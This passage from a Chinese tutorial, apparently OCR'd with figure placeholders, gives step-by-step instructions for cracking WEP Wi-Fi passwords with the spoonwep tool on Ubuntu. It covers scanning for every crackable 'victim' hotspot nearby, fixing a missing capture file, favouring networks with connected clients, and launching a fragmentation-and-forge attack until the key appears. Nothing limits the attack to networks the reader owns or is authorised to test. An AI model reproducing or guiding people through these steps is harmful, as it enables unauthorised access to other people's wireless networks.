


图7

激动人心的时刻到来了，输入sudo spoonwep 启动spoonwep开始破解。此时我们能够看到一个酷酷的和BT4里面一样的Spoonwep图形化界面，图6。做到这儿，我们离成功不远了！先看到的是SPOONWEP SETTINGS面板，如图7。设置，第一栏NET CARD(网卡)选Mon0,如果一开始加载Monitor模式时按只是提示"monitor mode enabled"，那么此项选Wlan0，第二项Driver选NORMAL，第三项MODE选UNKNOWN VICTIM（未知受害者），这样可以扫描你周围所有能破解的热点，当然，如果你想攻击特定的VICTIM，你可以不选这一项，按一下next，此时转移到了VICTIMS DISCOVERY（发现受害者）面板，按一下Launch，然后就会开始扫描可破解热点了，如图8。




图8

我破解的时候出现了一个意外，显示没有wscapture-01.txt文件，这个文件是用于记录扫描到的热点的，没有可不行。如果出现像我这种情况，如图9。也是可以解决的。解决的办法是把/usr/local/bin/wifispoonfeeder/spoonwep/tmp/目录下的wscapture-01.csv

文件重命名成wscapture-01.txt，具体做法是另外再开一个终端，输入：

sudo gedit /usr/local/bin/wifispoonfeeder/

spoonwep/tmp/wscapture-01.csv




图9

把这个文件另存为txt即可，如图10。这个方法如果行不通，原因可能是Ubuntu的gedit加载了中文字符集，所以这里提供另一个方法，同样点击SPOONWEP SETTINGS,第一次在NET CARD里选WLAN0，在DRIVER里选NORMAL,在MODE里选UNKNOWN VICTIM,再点击NEXT，点击LAUNCH进入搜索，等窗口里显示两条以上的Error: /usr/local/bin/wifispoonfeeder/spoonwep/tmp/wscapture-01.txt (No such file or directory)后关闭spoonwep2，然后在窗口里输sudo spoonwep回车后再次弹出spoonwep2的窗口，第二次点击SPOONWEP SETTINGS,在NET CARD里选MON0，在DRIVER里选NORMAL,在MODE里选UNKNOWN VICTIM,再点击NEXT。此法虽然稍显麻烦但确实有效。




图10

很快，spoonwep的Pannel里就会有几个热点，如图11。最后一列CLIS被打钩的是有客户端、容易破解的，破解时建议选择这样的热点。选择要破解的热点，按“Selection OK”进入下一步。

最后一步，把LAUNCH按钮旁边的第一栏改成“Fragment&forge attack”，其它选项保持默认不动，如图12，按一下Launch就开始破解了。全部完成后，就要进行漫长的等待了。等到Data栏爆到1万5左右，密码就自动跳出来了。网上很多文章都说只要爆到5000就能完成破解了，笔者自已尝试是到16733时才爆出密码的，加密方式是WEP 128bit，如图13。




图11




图12

